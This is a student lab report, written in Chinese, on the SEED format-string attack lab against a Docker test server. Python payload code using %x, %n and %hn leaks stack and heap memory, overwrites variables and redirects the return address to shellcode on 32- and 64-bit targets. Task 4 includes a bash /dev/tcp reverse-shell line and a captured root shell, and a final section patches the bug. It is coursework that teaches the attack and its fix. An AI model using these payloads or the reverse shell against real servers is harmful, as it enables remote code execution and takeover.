软件安全LAB_printf_20307130135李钧

Task 1: Crashing the Program

我们可以通过读取不可读位置或者在不可写位置进行写操作来达到使程序崩溃的目的，由于程序执行到myprintf()函数的时候会调用printf()函数，利用printf()函数可变参数的性质，打印栈中不可读内容使得程序崩溃。首先下图是程序正确执行的结果，接收问候信息hello之后正确返回。

```
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 6 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xfffa45b8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hello
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

下面是使得程序崩溃无法正确返回的操作与结果

```
[03/30/23]seed@VM:~/.../attack-code$ echo %s | nc 10.9.0.5 9090
^C
```

```
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 3 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xff813738
server-10.9.0.5 | The target variable's value (before): 0x11223344
```

Task 2: Printing Out the Server Program's Memory

打印栈中的内容

为了能够达到打印出栈的内容，我们需要在传输的文件中填充足够长的“%x”格式化字符串。同时为了知道我们输入的头四个bytes的位置，我们可以将其设置为一个特殊的值0x99999999方便打印时观察。经过尝试可以得到如下结果，程序输出了栈中的内容，且经过计数知道0x99999999在第64个"%.x"的位置。

```
N = 1500
content = bytearray(0x0 for i in range(N))
number = 0x99999999
content[0:4]  =  (number).to_bytes(4,byteorder='little')
res = 200*"%.x." + "%.n"
res_fmt = (res).encode('latin-1')
content[4:4+len(res_fmt)] = res_fmt
```

```
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | ????11223344.1000.8049db5.80e5320.80e61c0.ffffd7f0.
ffffd718.80e62d4.80e5000.ffffd7b8.8049f7e.ffffd7f0..64.8049f47.80e532
0.5dc.5dc.ffffd7f0.ffffd7f0.80e9720.........................c83ab700
.80e5000.80e5000.ffffddd8.8049eff.ffffd7f0.5dc.5dc.80e5320....ffffdea
4....5dc.99999999.2e782e25.2e782e25.2e782e25.2e782e25.2e782e25.2e782e
```

打印堆中的数据

这一步我们需要打印出位于堆中的一个秘密信息"A secret message"，这需要通过上述得到的我们输入的第一个byte来定位到秘密信息的地址，由程序输出可以看出秘密信息的地址是0x080b4008，故将原先设置的number改为该地址，然后在printf执行到该位置时通过"%s"来以字符串形式打印出该地址的内容。如下图所示

```
N = 1500
content = bytearray(0x0 for i in range(N))
number = 0x080b4008
content[0:4]  =  (number).to_bytes(4,byteorder='little')
res = 63*"%.x." + "\n----msg is: %s"
res_fmt = (res).encode('latin-1')
content[4:4+len(res_fmt)] = res_fmt
```

```
server-10.9.0.5 |@
                 11223344.1000.8049db5.80e5320.80e61c0.ffffd7f0.ffffd
718.80e62d4.80e5000.ffffd7b8.8049f7e.ffffd7f0..64.8049f47.80e5320.5dc
.5dc.ffffd7f0.ffffd7f0.80e9720.........................622c3f00.80e5
000.80e5000.ffffddd8.8049eff.ffffd7f0.5dc.5dc.80e5320....ffffdea4....
5dc.
server-10.9.0.5 | ----msg is: A secret message
```

Task 3: Modifying the Server Program's Memory

Task 3.A: Change the value to a different value

通过程序的输出我们可以得到target的地址是0x080e5068，通过%n可以修改该地址的值。它会修改对应参数地址四个字节的值，将它修改为在它之前规格字符串打印结果的字符串长度，如下图所示

```
server-10.9.0.5 | The target variable's address: 0x080e5068
```

```
N = 1500
content = bytearray(0x0 for i in range(N))
number = 0x080e5068
content[0:4]  =  (number).to_bytes(4,byteorder='little')
res = 63*"%.x." + "\n%n"
res_fmt = (res).encode('latin-1')
content[4:4+len(res_fmt)] = res_fmt
```

```
server-10.9.0.5 | h11223344.1000.8049db5.80e5320.80e61c0.ffffd7f0.fff
fd718.80e62d4.80e5000.ffffd7b8.8049f7e.ffffd7f0..64.8049f47.80e5320.5
dc.5dc.ffffd7f0.ffffd7f0.80e9720.........................5c17c900.80
e5000.80e5000.ffffddd8.8049eff.ffffd7f0.5dc.5dc.80e5320....ffffdea4..
..5dc.
server-10.9.0.5 | The target variable's value (after):  0x0000010c
```

Task 3.B: Change the value to 0x5000

为了将该地址的值改成0x5000，我们需要在执行到"%n"之前设置填充字节数达到0x5000=20480，由于我们设置的头四个字节位于第64个%x，算上放置地址的一个字节可以得到20480=4+62*330+16，即可构造badfile攻击

```
N = 1500
content = bytearray(0x0 for i in range(N))
number = 0x080e5068
content[0:4]  =  (number).to_bytes(4,byteorder='little')
res = s = 62*"%.330x"+"%.16x" + "%.n" # 63*"%.x." + "\n%n"
res_fmt = (res).encode('latin-1')
content[4:4+len(res_fmt)] = res_fmt
```

```
00000000000000000000000000000000000000000000000000000000000000005
dcThe target variable's value (after):  0x00005000
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

Task 3.C: Change the value to 0xAABBCCDD

原理与上一个任务相似，但我们不可能直接填充0xaabbccdd这么多个%x占位符，故考虑将本次修改分两步执行，即分别填充0xaabb和0xccdd。在linux中分别填充0xaabbccdd，应该知道0xaabb位于较高地址，而0xccdd位于较低地址，即在0x080e506a填充0xaabb，在0x080e5068填充0xccdd——这是因为在32位机器中，一个地址存八个byte，我们的目标是将这8bytes分成前后各4bytes


写入。同时为了达到从低地址填充转移向高地址填充的目的，我们构造的地址索引字符串应该由“0x080e5068、（四个字节的内容）、0x080e506a“组成，总共12字节。而且0xaabb=43707=12+693*62+729，0xccdd-0xaabb=8738，所以由上述分析可以得到攻击的代码以及攻击效果如下图所示

```
N = 1500
content = bytearray(0x0 for i in range(N))
ccdd_number = 0x080e5068
aabb_number = 0x080e506a
content[0:4]   =  (aabb_number).to_bytes(4,byteorder='little')
content[4:8] = ("####").encode('latin-1')
content[8:12] = (ccdd_number).to_bytes(4,byteorder='little')
# res = 62*"%.330x"+"%.16x" + "%.n" # 63*"%.x." + "\n%n"
res = "%.693x"*62 + "%.729x" + "%.hn" + "%.8738x" + "%.hn\n"
res_fmt = (res).encode('latin-1')
content[12:12+len(res_fmt)] = res_fmt
```

```
000000000000000000000000000000000000000000000000000000000000000000000000
00000000023232323
server-10.9.0.5 | The target variable's value (after):  0xaabbccdd
```

Task4:Inject Malicious Code into the Server Program

如下图所示，标记(2)是myprintf()函数返回地址的存储地址，标记(3)是用户输入的起始地址；经过上述验证可知需要填充63个"%x"将格式化字符串的参数指针移动到(3)位置。



下面进行恶意代码植入攻击。首先我们由程序的输出可以看出myprintf()函数的返回地址应该是0xffffd1b8+4，也就是0xffffd1bc，shellcode的地址是start+0xffffd290。接下来我们要做的就是将myprintf返回的地址修改为shellcode的地址，来进行恶意代码植入攻击。

```
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd1b8
server-10.9.0.5 | The input buffer's address:    0xffffd290
```

修改的方法与上一个task一致，我们只需要注意shellcode的地址即可，设置start为1280则shellcode地址为0xffffd790。同样地，我们无法直接填充0xffff790个"%x"，故需要将该地址分段填充，构造的索引字符串s=0xffffd1bc+"4bytes"+0xffffd1be，同时0xffff=65535=12+62*1056+51而且0x1d790−0xffff=55185，所以我们可以构造攻击代码，攻击结果如下图所示

```
ccdd_number = 0xffffd1bc
aabb_number = 0xffffd1be
content[0:4]  =  (aabb_number).to_bytes(4,byteorder='little')
content[4:8] = ("####").encode('latin-1')
content[8:12] = (ccdd_number).to_bytes(4,byteorder='little')
# res = 62*"%.330x"+"%.16x" + "%.n" # 63*"%.x." + "\n%n"
# res = "%.693x"*62 + "%.729x" + "%.hn" + "%.8738x" + "%.hn\n"
res = "%.1056x"*62 + "%.51x" + "%.hn" + "%.55185x" + "%.hn\n"
res_fmt = (res).encode('latin-1')
content[12:12+len(res_fmt)] = res_fmt
############################################################
```

```
server-10.9.0.5 | total 768
server-10.9.0.5 | -rw------- 1 root root 319488 Mar 30 14:18 core
server-10.9.0.5 | -rwxrwxr-x 1 root root 709340 Mar 30 06:29 format
server-10.9.0.5 | -rwxrwxr-x 1 root root  17880 Mar 30 06:29 server
server-10.9.0.5 | ===== Success! ======
```

当然，我们还可以通过代码植入进行控制权限转移，修改shellcode并发送给机器，本机监听结果如下图所示

```
  "/bin/bash*"
  "-c*"
  # The * in this line serves as the position marker         *
  #"/bin/ls -l; echo '===== Success! ======'                  *"
  "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1           *"
  "AAAA"    # Placeholder for argv[0] --> "/bin/bash"
  "BBBB"    # Placeholder for argv[1] --> "-c"
  "CCCC"    # Placeholder for argv[2] --> the command string
  "DDDD"    # Placeholder for argv[3] --> NULL
.encode('latin-1')
```


```
[03/31/23]seed@VM:~/.../attack-code$
[03/31/23]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 58048
root@89d11e625aa7:/fmt# ls
ls
core
format
server
root@89d11e625aa7:/fmt# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
```

Task 5: Attacking the 64-bit Server Program

首先向64位的机器10.9.0.6发送问候信息，得到正确返回结果如下图所示

```
server-10.9.0.6 | Got a connection from 10.9.0.1
server-10.9.0.6 | Starting format
server-10.9.0.6 | The input buffer's address:    0x00007fffffffe210
server-10.9.0.6 | The secret message's address:  0x0000555555556008
server-10.9.0.6 | The target variable's address: 0x0000555555558010
server-10.9.0.6 | Waiting for user input ......
server-10.9.0.6 | Received 6 bytes.
server-10.9.0.6 | Frame Pointer (inside myprintf):      0x00007fffffffe150
server-10.9.0.6 | The target variable's value (before): 0x1122334455667788
server-10.9.0.6 | hello
server-10.9.0.6 | The target variable's value (after):  0x1122334455667788
server-10.9.0.6 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

x64 体系结构带来的一个挑战是地址中的00——尽管 x64 体系结构支持 64 位地址空间，但只允许从 0x00 到 0x00007FFFFFFFFFFF 的地址。这意味着对于每个地址（8 个字节），最高的两个字节始终为零。在本次攻击中程序中没有进行内存复制，因此我们可以在输入中具有0。且参考Task2.A的方法，我们通过尝试与计数知道传入数据的开始位置是第34个"%x"，如下图所示




如下图所示，我们找到myprintf()函数的返回地址应该是0x00007fffffffe150+8=0x00007fffffffe158，shellcode的地址是start+0x00007fffffffe210，设置start=1280，则shellcode地址为0x00007fffffffe710

```
server-10.9.0.6 | Frame Pointer (inside myprintf):      0x00007fffffffe150
server-10.9.0.6 | The input buffer's address:    0x00007fffffffe210
```

为了规避64位机器中00导致的问题，我们采用实验说明给出的 "%3$.20x%6$n%2$.10x\n" 方法——（“%3$.20x”打印出第三个可选参数<长度20>的值；然后使用“%6$n”将值写入第 6 个可选参数；最后，使用 %2$.10x，它将指针移回第二个可选参数，并将其打印出来）进行地址修改，将0000放到地址末尾。

将0x7fffffffe710分成3段进行填充——0xe710放在0x7fffffffe158，0xffff放在0x7fffffffe15a，0x7fff放在0x7fffffffe15c。分成三段之后构造的字符串索引需要占6个参数的位置，再加上前34个占位符可知我们第一个要修改的地址在第40个位置（数组中从0开始，下标为39），后面类推。除此之外，有0x7fff=32767，0xe710−0x7fff=26385，0xffff−0xe710=6383

故构造s="%32767x%41$hn%26385x%39$hn%6383x%40$hn"，安排各地址及攻击结果如下图所示



Task 6: Fixing the Problem

报错信息如下图所示，意思是传入的参数不是格式化字符串，没有对应参数的内容。

```
[03/31/23]seed@VM:~/.../server-code$ make
gcc -o server server.c
gcc -DBUF_SIZE=100 -z execstack  -static -m32 -o format-32 format.c
format.c: In function ‘myprintf’:
format.c:44:5: warning: format not a string literal and no format arguments [-Wf
ormat-security]
   44 |     printf(msg);
      |     ^~~~~~
gcc -DBUF_SIZE=100 -z execstack  -o format-64 format.c
format.c: In function ‘myprintf’:
format.c:44:5: warning: format not a string literal and no format arguments [-Wf
ormat-security]
   44 |     printf(msg);
      |     ^~~~~~
```

修改format.c中该位置的内容：

```
42
43      // This line has a format-string vulnerability
44      printf("%s", msg);
45
```

重新make、更新docker之后攻击无效：

```
[03/31/23]seed@VM:~/.../server-code$ echo %s | nc 10.9.0.5 9090
^C
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 3 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd4f8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | %s
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```